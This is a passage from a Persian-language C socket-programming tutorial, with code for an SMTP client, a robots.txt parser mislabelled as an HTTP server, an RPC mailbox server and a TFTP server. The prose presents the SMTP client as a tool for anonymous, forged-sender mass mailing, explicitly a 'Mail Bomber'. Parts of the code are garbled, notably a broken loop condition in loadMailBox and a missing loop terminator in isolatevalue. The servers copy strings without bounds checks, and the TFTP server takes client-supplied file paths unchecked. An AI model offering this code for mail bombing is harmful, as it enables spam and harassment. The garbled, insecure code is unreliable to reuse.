  while(read_line(newSd,line)!=ERROR){
    printf("%s: received from %s:TCP%d : %s\n", argv[0],
          inet_ntoa(cliAddr.sin_addr),
          ntohs(cliAddr.sin_port), line);
```

```
      /* init line */

      memset(line,0x0,MAX_MSG);

    } /* while(read_line) */

  } /* while (1) */
}

/* WARNING WARNING WARNING WARNING WARNING WARNING WARNING       */
/* this function is experimental.. I don't know yet if it works  */
/* correctly or not. Use Steven's readline() function to have     */
/* something robust.                                              */
/* WARNING WARNING WARNING WARNING WARNING WARNING WARNING       */

/* rcv_line is my function readline(). Data is read from the socket when */
/* needed, but not byte after bytes. All the received data is read.      */
/* This means only one call to recv(), instead of one call for           */
/* each received byte.                                                   */
/* You can set END_CHAR to whatever means endofline for you. (0x0A is \n)*/
/* read_lin returns the number of bytes returned in line_to_return       */
int read_line(int newSd, char *line_to_return) {

  static int rcv_ptr=0;
  static char rcv_msg[MAX_MSG];
  static int n;
  int offset;

  offset=0;

  while(1) {
    if(rcv_ptr==0) {
      /* read data from socket */
      memset(rcv_msg,0x0,MAX_MSG); /* init buffer */
      n = recv(newSd, rcv_msg, MAX_MSG, 0); /* wait for data */
      if (n<0) {
        perror(" cannot receive data ");
        return ERROR;
      } else if (n==0) {
```

```
        printf(" connection closed by client\n");
        close(newSd);
        return ERROR;
      }
    }

    /* if new data read on socket */
    /* OR */
    /* if another line is still in buffer */
    /* copy line into 'line_to_return' */
    while(*(rcv_msg+rcv_ptr)!=END_LINE && rcv_ptr<n) {
      memcpy(line_to_return+offset,rcv_msg+rcv_ptr,1);
      offset++;
      rcv_ptr++;
    }
    /* end of line + end of buffer => return line */
    if(rcv_ptr==n-1) {
      /* set last byte to END_LINE */
      *(line_to_return+offset)=END_LINE;
      rcv_ptr=0;
      return ++offset;
    }

    /* end of line but still some data in buffer => return line */
    if(rcv_ptr <n-1) {
      /* set last byte to END_LINE */
      *(line_to_return+offset)=END_LINE;
      rcv_ptr++;
      return ++offset;
    }

    /* end of buffer but line is not ended => */
    /*  wait for more data to arrive on socket */
    if(rcv_ptr == n){
      rcv_ptr = 0;
    }

  } /* while */
}
```

برای مثالی دیگر به شما نحوه ارسال پست های الکترونیکی (E.Mail) را با استفاده از زبان C و برنامه نویسی سوکت می آموزیم.

همانطور که می دانید سرویسی به نام SMTP وجود دارد که وظیفه ان ارسال پست الکترونیکی است در قسمت های قبلی با فرامین این سرویس آشنا شده اید. حال در این قسمت می خواهیم به شما بیاموزیم که چگونه می توانید با استفاده از سرویس SMTP به ارسال mail بپردازید و برای خود یک Client Mail بسازید. کاربرد این گونه برنامه ها بیشتر برای ارسال پست های الکترونیکی ناشناس (FacMail) است به راحتی می توانید هزاران میل را با استفاد ه از این گونه برنامه ها ارسال نمایید . این همان تکنیکی است که هکر ها به آن Mail Bomber می گویند.

سرویس SMTP بر روی پورت 25 فعال است و با یک سری فرامین بدنه میل را مشخص می کند ، پس ما نیز با توجه به اطلاعاتی که در مورد این سرویس داریم کد برنامه خود را آماده می کنیم.

کد این برنامه به صورت زیر است:

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock.h>
#include <windows.h>

typedef char stringa[500];

SOCKET conn;

void RispostaServer();

int main(int argc,char **argv){
    FILE *fp;
    int lun, err=0;
    char buf[1500],end[7];
    char filecar;
    SOCKADDR_IN conn_addr;
    WSADATA data;
    WORD ver;
    LPHOSTENT host;

    if(argc!=4){
```

```
    printf("Uso: \"%s\" <Indirizzo server SMTP> <mittente>
        <destinatario>\n",argv[0]);


    exit(0);
}
fp=fopen("mail.txt","r");
if(fp==NULL){
    printf("Errore file \"mail.txt\"");
    return (1);
}
ver=MAKEWORD(2,0);
WSAStartup(ver,&data);
conn=socket(PF_INET,SOCK_STREAM,0);
conn_addr.sin_family=AF_INET;
conn_addr.sin_port=htons(25);
host=gethostbyname(argv[1]);
if(host==NULL){
   err=WSAGetLastError();
   printf("Errore host\t%d",err);
   exit(1);
}
conn_addr.sin_addr=*((LPIN_ADDR)*host->h_addr_list);
lun=sizeof(struct sockaddr);
err=connect(conn,(struct sockaddr*)&conn_addr,lun);
if(err!=0){
   err=WSAGetLastError();
   printf("Errore socket\t%d",err);
   exit(1);
}
RispostaServer();
sprintf(buf,"helo sendmail\nmail from:<%s>\nrcpt
       to:<%s>\ndata\n",argv[2],argv[3]);
send(conn, buf, strlen(buf), 0);
printf(buf);
RispostaServer();
printf("Corpo mail\n");
while(filecar!='§'){
    fscanf (fp,"%c",&filecar);
    if(filecar!='§')
    send(conn,&filecar,1,0);
```

```
    }
    fclose(fp);
    RispostaServer();
    sprintf(end,"quit\n");
    send(conn,end,strlen(end),0);
    printf(end);
    RispostaServer();
    closesocket(conn);
    WSACleanup();
return 0;
}

void RispostaServer(){
     char mess[1000];
     int n=0;
         n=recv(conn,mess,200,0);
         mess[n]=0;
         printf(mess,"%s");
}
```

ساخت سرویس دهنده HTTP :

در فصول قبلی با پروتکل HTTP اشنا شده اید و می دانید که این پروتکل سنگ بنای شبکه اینترنت است.

در این قسمت به شما نحوه ساخت یک سرویس دهنده HTTP را نشان می دهیم.

در زیر کد یک برنامه سرویس دهنده HTTP ساده آورده شده است:

```
#ifndef _WIN32
#include <unistd.h>
#endif
#include <time.h>
#include <stdarg.h>
#include "swish.h"
#include "string.h"
#include "mem.h"
#include "http.h"
#include "httpserver.h"
```

```
static httpserverinfo *servers = 0;
static void parserobotstxt(FILE *fp, httpserverinfo *server);
static char *isolatevalue(char *line, char *keyword, int *plen);
static int serverinlist(char *url, struct swline *list);
/* Find the robot rules for this URL.  If haven't retrieved them
** yet, do so now.
**/
httpserverinfo *getserverinfo(char *url){
    httpserverinfo *server;
    char *method;
    int methodlen;
    char *serverport;
    int serverportlen;
    char contenttype[MAXSTRLEN];
    char buffer[MAXSTRLEN];
    FILE *fp;
    if ((method = url_method(url, &methodlen)) == 0) {
        return 0;
    }
    if ((serverport = url_serverport(url, &serverportlen)) == 0) {
        return 0;
    }
    /* Search for the rules
    **/
    for (server = servers; server; server = server->next) {
        if (equivalentserver(url, server->baseurl)) {
                return server;
        }
    }

    /* Create a new entry for this server and add it to the list.
    **/
    server = (httpserverinfo *)emalloc(sizeof(httpserverinfo));

    /* +3 for the ://, +1 for the trailing /, +1 for the terminating null
    **/
    server->baseurl = (char *)emalloc(methodlen + serverportlen + 5);
    sprintf (server->baseurl, "%.*s://%.*s/", methodlen, method, serverportlen,
            serverport );
```

```
server->lastretrieval = 0;
server->robotrules = 0;
server->next = servers;
servers = server;

/* Only http(s) servers can full rules, all the other ones just get dummies
** (this is useful for holding last retrieval)
**
** http://info.webcrawler.com/mak/projects/robots/norobots.html holds what
** many people consider the official web exclusion rules.  Unfortunately,
** the rules are not consistent about how records are formed.  One line
** states "the file consists of one or more records separated by one or more
** blank lines" while another states "the record starts with one or more User-agent
** lines, followed by one or more Disallow lines."
**
** So, does a blank line after a User-agent line end a record?  The spec is
** unclear on this matter.  If the next legal line afer the blank line is
** a Disallow line, the blank line should most likely be ignored.  But what
** if the next line is another User-agent line?  For example:
**
** User-agent: MooBot
**
** User-agent: CreepySpider
** Disallow: /cgi-bin
**
** One interpretation (based on blank lines termination records) is that MooBot
** may visit any location (since there are no Disallows for it).  Another
** interpretation (based on records needing both User-agent and Disallow lines)
** is that MooBot may not visit /cgi-bin
**
** While poking around, I found at least one site (www.sun.com) that uses blank
** lines within records.  Because of that, I have decided to rely on records
** having both User-agent and Disallow lines (the second interpretation above).
**/
if (strncmp(server->baseurl, "http", 4) == 0) {
   sprintf(buffer, "%srobots.txt", server->baseurl);
   if (get(contenttype, &server->lastretrieval, buffer) == 200) {
            sprintf(buffer, "%s/swishspider@%ld.contents", tmpdir, lgetpid());
            fp = fopen(buffer, "r");
```

```
                parserobotstxt(fp, server);
                fclose(fp);
        }
        cmdf(unlink, "%s/swishspider@%ld.response", tmpdir, lgetpid());
        cmdf(unlink, "%s/swishspider@%ld.contents", tmpdir, lgetpid());
        cmdf(unlink, "%s/swishspider@%ld.links", tmpdir, lgetpid());
    }
    return server;
}
int urldisallowed(char *url){
    httpserverinfo *server;
    robotrules *rule;
    char *uri;
    int urilen;
    if ((server = getserverinfo(url)) == 0) {
        return 1;
    }
    if ((uri = url_uri(url, &urilen)) == 0) {
        return 1;
    }
    for (rule = server->robotrules; rule; rule = rule->next) {
        if (strncmp(uri, rule->disallow, strlen(rule->disallow)) == 0) {
                return 1;
        }
    }
    return 0;
}
static char useragent[] = "user-agent:";
static char disallow[] = "disallow:";
static char swishspider[] = "swishspider";

static void parserobotstxt(FILE *fp, httpserverinfo *server){
    char buffer[MAXSTRLEN];
    enum {START, USERAGENT, DISALLOW} state = START;
    enum {SPECIFIC, GENERIC, SKIPPING} useragentstate = SKIPPING;
    char *p;
    int len;
    robotrules *entry;
    robotrules *entry2;
```

```
server->useragent = 0;
while (fgets(buffer, sizeof buffer, fp) != 0) {
   /* Remove end of line indicators**/
   while ((*(buffer + strlen(buffer) - 1) == '\r') ||
            (*(buffer + strlen(buffer) - 1) == '\n')) {
            *(buffer + strlen(buffer) - 1) = '\0';
   }
   if ((*buffer == '#') || (*buffer == '\0'))
            continue;
   if (strncasecmp(buffer, useragent, sizeof(useragent) - 1) == 0) {
      switch (state) {
            case DISALLOW:
            if (useragentstate == SPECIFIC) {
                     return;
            }
            useragentstate = SKIPPING;

            /* explict fallthrough */

            case START:
            case USERAGENT:
            state = USERAGENT;
                     if (useragentstate != SPECIFIC) {
                     p = isolatevalue(buffer, useragent, &len);
                     if ((len == (sizeof(swishspider) - 1)) &&
                        strncasecmp(p, swishspider, sizeof(swishspider) - 1) ==0)){
                                 useragentstate = SPECIFIC;

                        if (server->useragent) {
                           free(server->useragent);
                     }
                     for (entry = server->robotrules; entry; ) {
                              entry2 = entry->next;
                              free(entry);
                              entry = entry2;
                     }
                     server->robotrules = 0;
                     server->useragent = (char *)emalloc(len + 1);
                     strncpy(server->useragent, p, len);
```

```
                        *(server->useragent + len) = '\0';
                    }
                    else if ((len == 1) && (*p == '*')) {
                    useragentstate = GENERIC;
                    server->useragent = (char *)emalloc(2);
                    strcpy(server->useragent, "*");
                }
            }
            break;
        }
}
if (strncasecmp(buffer, disallow, sizeof(disallow) - 1) == 0) {
        state = DISALLOW;
            if (useragentstate != SKIPPING) {
        p = isolatevalue(buffer, disallow, &len);
            if (len) {
                    entry = (robotrules *)emalloc(sizeof(robotrules));
                    entry->next = server->robotrules;
                    server->robotrules = entry;
                    entry->disallow = (char *)emalloc(len + 1);
                    strncpy(entry->disallow, p, len);
                    *(entry->disallow + len) = '\0';
        }
}
}
}
}
static char *isolatevalue(char *line, char *keyword, int *plen){
        /* Find the beginning of the value**/
    for (line += strlen(keyword); isspace(*line); line++ )

    /* Strip off trailing spaces**/
    for (*plen = strlen(line); isspace(*(line + *plen - 1)); (*plen)--) {
}
    return line;
}
int equivalentserver(char *url, char *baseurl){
    char *method;
    int methodlen;
```

```
    char *serverport;
    int serverportlen;
    char *basemethod;
    int basemethodlen;
    char *baseserverport;
    int baseserverportlen;
    multiswline *walk;
    method = url_method(url, &methodlen);
    serverport = url_serverport(url, &serverportlen);
    basemethod = url_method(baseurl, &basemethodlen);
    baseserverport = url_serverport(baseurl, &baseserverportlen);
    if (!method || !serverport || !basemethod || !baseserverport) {
        return 0;
    }
    if ((methodlen == basemethodlen) && (serverportlen == baseserverportlen) &&
        (strncasecmp(method, basemethod, methodlen) == 0) &&
        (strncasecmp(serverport, baseserverport, serverportlen) == 0)) {
        return 1;
    }
    /* Do we find the method/server info for this and the base url
    ** in the same equivalence list?
    **/
    for (walk = equivalentservers; walk; walk = walk->next ) {
        if (serverinlist(url, walk->list) &&serverinlist(baseurl, walk->list)) {
            return 1;
        }
    }
    return 0;
}
static int serverinlist(char *url, struct swline *list){
    char *method;
    int methodlen;
    char *serverport;
    int serverportlen;
    char *listmethod;
    int listmethodlen;
    char *listserverport;
    int listserverportlen;
    method = url_method(url, &methodlen);
```

```
    serverport = url_serverport(url, &serverportlen);
    if (!method || !serverport) {
        return 0;
    }
    for ( ; list; list = list->next) {
        listmethod = url_method(list->line, &listmethodlen);
        listserverport = url_serverport(list->line, &listserverportlen);
        if (listmethod && listserverport) {
            if ((methodlen == listmethodlen) &&
                    (serverportlen == listserverportlen) &&
                (strncasecmp(method, listmethod, methodlen) == 0) &&
                (strncasecmp(serverport, listserverport, serverportlen) == 0)) {
                        return 1;
            }
            }
    }
  return 0;
}
```

نحوه ساخت یک سرویس دهنده پست الکترونیکی:

SMTP قراردادی برای ارسال پست الکترونیکی است. و POP3 قراردادی برای مدیریت E.Mail های دریافتی است. یک سیستم صندوق پستی الکترونیکی از پروتکل POP3 برای مدیریت صندوق پستی استفاده می کند ، و به شما این امکان را می دهد که به خواندن و مدیریت E.Mail های رسیده بپردازید. با فرامین این پروتکل ها در فصل یک آشنا شده اید. اکنون در این قسمت می خواهیم یک سرویس دهنده برنامه صندوق پستی الکترونیکی با زبان قدرتمند C بسازیم.

کد زیر به شما در نحوه ساخت این برنامه کمک می کند:

```
#include <rpc/rpc.h>
#include <stdio.h>
#include <string.h>
#include <strings.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
```

```
#include <sys/socket.h>

#ifndef _MAILBOX_H
#define	_MAILBOX_H

/*the port mail clients will be connecting to */
#define MSERVERPORT 3476
/* server hold 20 mails at most*/
#define	MAILMAX 20
/*all message are of fixed length: MSGLEN*/
#define	MSGLEN 80

#define	START  1
#define	QUIT   2
#define	RETRIEVE_MESSAGE    3
#define	INSERT_MESSAGE      4
#define	LIST_ALL_MESSAGES   5
#define	DELETE_MESSAGE      6

typedef char mess[MSGLEN];

struct argument {
	int cmdType;
	mess user;
	int messageID;
	mess message;
};
typedef struct argument argument;

struct srvResponse {
	int respondID; /* 0: successful, otherwise error*/
	mess message;
};
typedef struct srvResponse srvResponse;

struct mails {
	int mailNum;
	mess mails[MAILMAX];
};
```

```
typedef struct mails mails;

#endif

#define MAXUSER 100
static char* INTERNALERR = "System internal error";

struct mailbox {
        char user[80];
        struct timeval lastAccessTime;
        mails mails;
};
typedef struct mailbox mailbox;
static mailbox * mailSpool[MAXUSER];
static char* errMessage;
void debug(char * msg) {errMessage = msg;}
int getEmptyMailSpool() {
     int i;
    for (i=0; i<MAXUSER;i++) {
            if (mailSpool[i] == NULL) return i;
    }
    debug("MailSpool is full");
    return -1;
}
mailbox * getMailBox(char* user) {
       int i;
             i = getMailBoxIndex(user);
             if (i< 0) return NULL;
             else return mailSpool[i];
}
int getMailBoxIndex(char * user) {
      int i;
           struct timeval curTime;
           char buffer[100];
           for (i=0; i<MAXUSER;i++) {
                 if ((mailSpool[i] != NULL) &&
                      (strcmp(user,mailSpool[i]->user) == 0)) {
                            gettimeofday(&curTime,NULL);
                           if ((curTime.tv_sec - mailSpool[i]->
```

```
                                lastAccessTime.tv_sec) >300) {
                                    debug("session expired");
                                    return -1;
                            }
                            gettimeofday(&mailSpool[i]->lastAccessTime,NULL);
                            return i;
                        }
                    }
                    sprintf(buffer,"mailbox for %s not found",user);
                    debug(buffer);
                    return -1;
}

/*
   1. read "user.mbx" from local file system
   2. if file not exist, then create one
   3. initialize the necessary fields
   4. add it to the mailSpool
  status: test
 */
mailbox* loadMailBox(char* user) {
        FILE * fp;
        char filename[MSGMAX+5];
        char msg[MSGMAX+1];
        mailbox* mbox;
        int i;
            strcpy(filename,user);
            strcat(filename,".mbx");


            fp = fopen(filename,"a+");
            if (fp == NULL) {
            debug("open file failed");
            return NULL;
    }
    mbox = (mailbox *) malloc(sizeof(mailbox));
    if (mbox == NULL) {
   debug("allocate memory for mbox failed");
    fclose(fp);
```

```
    return NULL;
  }
    //initialize the mailbox
    mbox->mails.mailNum = 0;
    gettimeofday(&mbox->lastAccessTime,NULL);
    strcpy(mbox->user,user);
    while ((mbox->mails.mailNum < MAILMAX) &&
            (fgets(msg,MSGMAX+1,fp) !==
             strcpy(mbox->mails.mails[mbox->mails.mailNum],msg); NULL)){
                mbox->mails.mailNum ++;
    }
     i = getEmptyMailSpool();
    if (i == -1) {
      free(mbox);
      fclose(fp);
      return NULL;
    }
    mailSpool[i] = mbox;
    fclose(fp);
    return mbox;
}

/*
  save line by line
*/
void saveMailBox(mailbox * mbox) {
      FILE * fp;
      char filename[MSGMAX+5];
      char msg[MSGMAX+1];
      int i;
      strcpy(filename,mbox->user);
      strcat(filename,".mbx");
      fp = fopen(filename,"w");
      if (fp == NULL) {
          debug("open file failed");
          return NULL;
      }
    for (i=0; i<mbox->mails.mailNum; i++) {
         fputs(mbox->mails.mails[i],fp);
```

```
    }

  fclose(fp);
}
/*
   getMailBox, if success, do nothing
   else loadMailBox, and insert it to the mailspool
 */
char ** start_2(char ** user,struct svc_req * req){
        mailbox* myMbox = getMailBox(*user);
        if (myMbox == NULL) { //not logged in
             myMbox = loadMailBox(*user);
        }
        if (myMbox == NULL) {
             return & errMessage; //what's the matter?
        }
        strcat(*user," log in successful");
        return(user);
}
/*
   remove the user from the spool
   save the mailbox
*/
char ** quit_2(char ** user,struct svc_req * req){
        int i = getMailBoxIndex(*user);
        mailbox* myMbox;
        if (i < 0) {
          return & errMessage; //what's the matter?
        }
        myMbox = mailSpool[i];
        saveMailBox(myMbox);
            return(user);
}
/*
  locate the mail box
*/
char ** insert_message_2(insert_argument * arg,struct svc_req * req){
   mailbox* myMailBox;
  myMailBox = getMailBox(arg->user);
```

```
  if (myMailBox == NULL) {
      return &errMessage;
  }
  if (myMailBox->mails.mailNum >= MAILMAX) {
      debug("mailbox reached it's max size\n");
      return &errMessage;
  }
  strcpy(myMailBox->mails.mails[myMailBox->mails.mailNum],arg->mesg);
  myMailBox->mails.mailNum ++;
  debug("mail insert successful");
  return(&errMessage);
}

/*
 design:
   1. get mailbox, if error, return mails with mailNum = -1, put the error meg in mails[0]
   2. return all the mails
 status: design
 */
mails* list_all_messages_2(char** user,struct svc_req * req){
        mailbox* myMailBox;
        static mails allMails;
            myMailBox = getMailBox(*user);
            if (myMailBox == NULL) {
                allMails.mailNum = -1;
                strcpy(allMails.mails[0],errMessage);
                return &allMails;
  }
  return &(myMailBox->mails);
}
char** retrieve_message_2(argument * arg,struct svc_req * req){
   mailbox* myMailBox;
   int i;
         myMailBox = getMailBox(arg->user);
         if (myMailBox == NULL) {
             return &errMessage;
         }
         if (arg->number >= myMailBox->mails.mailNum) {
             debug("No such mail\n");
```

```
            return &errMessage;
        }
        debug(myMailBox->mails.mails[arg->number]);
        return(&errMessage);
}
char ** delete_message_2(argument * arg,struct svc_req * req){
  mailbox* myMailBox;
  int i;
      myMailBox = getMailBox(arg->user);
      if (myMailBox == NULL) {
          return &errMessage;
      }
      if (arg->number >= myMailBox->mails.mailNum) {
          debug("No such mail\n");
           return &errMessage;
      }
      for (i=arg->number; i<myMailBox->mails.mailNum-1;i++) {
           strcpy(myMailBox->mails.mails[i],myMailBox->mails.mails[i+1]);
      }
      myMailBox->mails.mailNum --;
      debug("mail delete successful");
      return(&errMessage);
}
```

سرور سرویس TFTP :

تا بدین قسمت شما با نحوه نوشتن سرور های پروتکل های مختلف لایه کاربرد آشنا شده اید. اکنون در این قسمت می خواهیم کد یک سرور TFTP را آماده کنیم. همانطور که می دانید، پروتکل TFTP سرویسی برای انتقال فایل است. این سرویس به دلیل کوچک بودن و همچنین سادگی پیاده سازی به یک سرویس پرکاربرد در انتقال فایل تحت شبکه می باشد. به عنوان مثال برای گرفتن کپی پشتیبان از سیستم عامل روتر ها و همچنین فایل های پیکربندی در یک روتر TFTP بهترین گزینه می باشد.

در سیستم عامل ویندوز و سیستم عامل های دیگر برنامه های کلاینت TFTP جهت برقراری ارتباط با یک سرور TFTP گنجانده شده است. شما با استفاده از این برنامه ها می توانید با یک سرور TFTP ارتباط برقرار کنید و به تبادل داده ها و فایل های با سرویس دهنده بپردازید.

در زیر کد یک سرویس دهنده TFTP آورده شده است. شما با استفاده از اطلاعات قبلی این کتاب و تجزیه و تحلیل این کد می توانید سرویس دهنده های دیگری مطابق خواست خود بسازید.

توجه:

در کد زیر توضیحات هر بخش در همان خط کد به صورت Comment آمده است.

کد برنامه سرویس دهنده TFTP :

```
#include <stdio.h>       /* for printf() and fprintf() */
#include <sys/socket.h> /* for socket() and bind() */
#include <arpa/inet.h>  /* for sockaddr_in and inet_ntoa() */
#include <stdlib.h>     /* for atoi() and exit() */
#include <string.h>     /* for memset() */
#include <unistd.h>     /* for close() */
#include <math.h>
#define ECHOMAX 518     /* Longest string to echo */

void DieWithError(char *errorMessage){
    perror(errorMessage);
    exit(1);
}
int countbyte(char *fname){
    FILE *fp;
    char ch;
    int noc = 0;
    fp = fopen (fname,"rb");
    while(1){
        ch = fgetc(fp);
        if(ch == EOF)
          break;
        noc++;
    }
    fclose (fp);
    return (noc);
}
void DieWithError(char *errorMessage);  /* External error handling function */
int main(){
        int servsock, clntsock;                    /* Socket */
```

```
struct sockaddr_in tftpServAddr; /* Local address */
struct sockaddr_in tftpClntAddr; /* Client address */
unsigned int cliAddrLen;         /* Length of incoming message */
char tftpBuffer[ECHOMAX], tftpBuffersend[ECHOMAX];
unsigned short tftpServPort;     /* Server port */
int recvMsgSize;                 /* Size of received message */
char request, fname[50];
int i, k, j, x, blockno;
char blk_no[6];             /*Tracks block no*/
int firststringlen, sendacklen, tftpBuffersendlen;
int totalbytes, oldblockno;
FILE *fp;
int respStringLen;               /* Length of received response */
char *sendack;
char ch;
int templen;
tftpServPort = 2000;  /* Standard tftp  local port */
/* Create socket for sending/receiving datagrams */
if ((servsock = socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
          DieWithError("socket() failed");
/* Construct local address structure */
memset(&tftpServAddr, 0, sizeof(tftpServAddr));
tftpServAddr.sin_family = AF_INET;                /* Internet address family */
tftpServAddr.sin_addr.s_addr = htonl(INADDR_ANY);
tftpServAddr.sin_port = htons(tftpServPort);      /* Local port */
/* Bind to the local address */
if (bind(servsock, (struct sockaddr *) &tftpServAddr,
          sizeof(tftpServAddr)) < 0)
          DieWithError("bind() failed");
for (;;) /* Run forever */{
          /* Set the size of the in-out parameter */
          cliAddrLen = sizeof(tftpClntAddr);
          bzero(tftpBuffer,sizeof(tftpBuffer));
          /* Block until receive message from a client */
          if ((recvMsgSize = recvfrom(servsock, tftpBuffer,ECHOMAX,0,(struct
            sockaddr *) &tftpClntAddr, &cliAddrLen)) < 0)
                    DieWithError("recvfrom() failed");
          request = tftpBuffer[0];
          for (k=0 ; k <= 50 ; k++)
```

```
        fname[k] = tftpBuffer[k+1];
    if (request == 'R'){
            bzero(tftpBuffersend,sizeof(tftpBuffersend));
            fp = fopen(fname , "rb");
            if (fp == NULL) {
                    bzero(blk_no,sizeof(blk_no));
                    k=1;
                    sprintf(blk_no,"%d",k);
                    templen=strlen(blk_no);
                    tftpBuffersend[0]='9';
                    tftpBuffersend[1]='0';
                    tftpBuffersend[2]='0';
                    tftpBuffersend[3]='0';
                    tftpBuffersend[4]='0';
                    tftpBuffersend[5]='0';
                    strcpy(&tftpBuffersend[6],"Error in
                            opening file to   read. Check filename. \n");
                    tftpBuffersendlen = strlen (tftpBuffersend);
                    if (sendto(servsock, tftpBuffersend,tftpBuffersendlen
                                    ,0,(struct sockaddr *)&tftpClntAddr,
                    sizeof(tftpClntAddr)) <0)
                            DieWithError("Send failed");
                    continue;
            }
            totalbytes = countbyte (fname);
            totalbytes = floor (totalbytes/512);
            for ( i=0 ; i<=totalbytes ; i++){
                    bzero(tftpBuffersend,sizeof(tftpBuffersend));
                    x=i;
                    //fp = fp + (i * 512);
                    sprintf(blk_no,"%d",++x);
                    templen=strlen(blk_no);
                    for(k=5;k>=0;k--){
                            if(templen>0)
                                    tftpBuffersend[k]=blk_no[--templen];
                            else
                                    tftpBuffersend[k]='0';
                    }
                    for ( j=6 ; j<= 517 ; j++){
```

```
                        if ( (ch=fgetc(fp)) != EOF){
                                tftpBuffersend[j] = ch;
                        }
                        else{
                                break;
                        }
                }
                tftpBuffersendlen = strlen (tftpBuffersend);
        if(sendto(servsock,tftpBuffersend,tftpBuffersendlen,
                    0,(struct sockaddr *)&tftpClntAddr,
                sizeof(tftpClntAddr)) <0)
                        DieWithError("Send failed");
                bzero(tftpBuffer,sizeof(tftpBuffer));
                recvMsgSize = recvfrom(servsock, tftpBuffer
        , ECHOMAX, 0,(struct sockaddr *)&tftpClntAddr, &cliAddrLen);
                while(tftpBuffer[0]=='R' || tftpBuffer[0]=='W'){
                        tftpBuffersend[0]='9';
                        tftpBuffersend[1]='0';
                        tftpBuffersend[2]='0';
                        tftpBuffersend[3]='0';
                        tftpBuffersend[4]='0';
                        tftpBuffersend[5]='0';
                        strcpy(&tftpBuffersend[6],"File transfer in progress with another
client. Try again.");
                        tftpBuffersendlen = strlen (tftpBuffersend);
      if(sendto(servsock,tftpBuffersend,tftpBuffersendlen,0,(struct  sockaddr *)&tftpClntAddr,
                        sizeof(tftpClntAddr)) <0)
                                DieWithError("Send failed");
                        bzero(tftpBuffer,sizeof(tftpBuffer));
                        recvMsgSize = recvfrom(servsock, tftpBuffer, ECHOMAX, 0, (struct
sockaddr *)&tftpClntAddr,
                        &cliAddrLen);
                }

                for (k=0 ; k<=5 ; k++)
                        blk_no[k] = tftpBuffer[k];
                blockno = atoi(blk_no);
                x=i;
                ++x;
                while (blockno != (x)){
```

```
                if(sendto(servsock,tftpBuffersend,tftpBuffersendlen,0,
                        (struct sockaddr  *)&tftpClntAddr,sizeof(tftpClntAddr)) <0)
                                DieWithError("Send failed");
                        recvMsgSize = recvfrom(servsock, tftpBuffer, ECHOMAX, 0, (struct
sockaddr *)&tftpClntAddr, &cliAddrLen);
                        while(tftpBuffer[0]=='R' || tftpBuffer[0]=='W'){
                                tftpBuffersend[0]='9';
                                tftpBuffersend[1]='0';
                                tftpBuffersend[2]='0';
                                tftpBuffersend[3]='0';
                                tftpBuffersend[4]='0';
                                tftpBuffersend[5]='0';
                                strcpy(&tftpBuffersend[6],"File transfer in progress with
another client. Try again.");
                                tftpBuffersendlen = strlen (tftpBuffersend);

        if(sendto(servsock,tftpBuffersend,tftpBuffersendlen,0,(struct sockaddr
*)&tftpClntAddr,sizeof(tftpClntAddr)) <0)
                                        DieWithError("Send failed");
                                bzero(tftpBuffer,sizeof(tftpBuffer));
                                recvMsgSize = recvfrom(servsock,
tftpBuffer,ECHOMAX,0,(struct sockaddr *)&tftpClntAddr, &cliAddrLen);
                        }
                        for (k=0 ; k<=5 ; k++)
                                blk_no[k] = tftpBuffer[k];
                        blockno = atoi(blk_no);
                }
        }
        fclose(fp);
        printf("\n File sent successfully \n");
}
if (request == 'W'){
        fp = fopen(fname , "wb");
        if (fp == NULL) {
                k=1;
                sprintf(blk_no,"%d",k);
                templen=strlen(blk_no);
                tftpBuffersend[0]='9';
                tftpBuffersend[1]='0';
                tftpBuffersend[2]='0';
                tftpBuffersend[3]='0';
```

```
            tftpBuffersend[4]='0';
            tftpBuffersend[5]='0';
            strcpy(&tftpBuffersend[6],"Error in opening file to write.");
                tftpBuffersendlen = strlen (tftpBuffersend);
            if (sendto(servsock, tftpBuffersend, tftpBuffersendlen,0,
                    (struct  sockaddr *)&tftpClntAddr, sizeof(tftpClntAddr)) <0)
                     DieWithError("Send failed");
            continue;
}
    k=0;
sprintf(blk_no,"%d",k);
templen=strlen(blk_no);
for(k=5;k>=0;k--){
            if(templen>0)
                  tftpBuffersend[k]=blk_no[--templen];
           else
                  tftpBuffersend[k]='0';
}
tftpBuffersendlen = strlen (tftpBuffersend);
if (sendto(servsock, tftpBuffersend, tftpBuffersendlen,0,
                (struct sockaddr *)&tftpClntAddr, sizeof(tftpClntAddr)) <0)
DieWithError("Send failed");
oldblockno = 0;
blockno = 1;
bzero(tftpBuffer,sizeof(tftpBuffer));
while ((recvMsgSize = recvfrom(servsock, tftpBuffer, ECHOMAX,
                0, (struct sockaddr *)&tftpClntAddr, &cliAddrLen)) >0) {
            while(tftpBuffer[0]=='R' || tftpBuffer[0]=='W'){
                        tftpBuffersend[0]='9';
                        tftpBuffersend[1]='0';
                        tftpBuffersend[2]='0';
                        tftpBuffersend[3]='0';
                        tftpBuffersend[4]='0';
                        tftpBuffersend[5]='0';
                        strcpy(&tftpBuffersend[6],"File transfer in progress
                                    with another client. Try again.");
                        tftpBuffersendlen = strlen (tftpBuffersend);
                        if(sendto(servsock,tftpBuffersend,tftpBuffersendlen,0,
```

```
                                (struct sockaddr *)&tftpClntAddr,
                            sizeof(tftpClntAddr)) <0)
                                    DieWithError("Send failed");
                            bzero(tftpBuffer,sizeof(tftpBuffer));
                            recvMsgSize = recvfrom(servsock, tftpBuffer
                                    ,ECHOMAX,0,(struct sockaddr *)&tftpClntAddr,
                                &cliAddrLen);
                }
                for (k=0 ; k<=5 ; k++)
                        blk_no[k] = tftpBuffer[k];

                        blockno = atoi(blk_no);
                        if ( blockno == oldblockno)
                                continue;
                        sendack = blk_no;
                        sendacklen = strlen (sendack);
                        if(!(recvMsgSize<518)){
                                fwrite (&tftpBuffer[6],sizeof(char),512,fp);
                        sendto(servsock,sendack,sendacklen,0,(struct sockaddr *)
                                &tftpClntAddr,sizeof(tftpClntAddr));
                                oldblockno = blockno;
                        }
                        else{
                        /* checks data block size*/
                                fwrite (&tftpBuffer[6],sizeof(char),recvMsgSize-6,fp);
                                fclose (fp);
                                sendto(servsock,sendack,sendacklen,0,(struct sockaddr
*)&tftpClntAddr,sizeof(tftpClntAddr));
                                printf("\n File transfer complete. \n");
                                break;
                        }
                        bzero(tftpBuffer,sizeof(tftpBuffer));

                }
      }
    }
 }
```

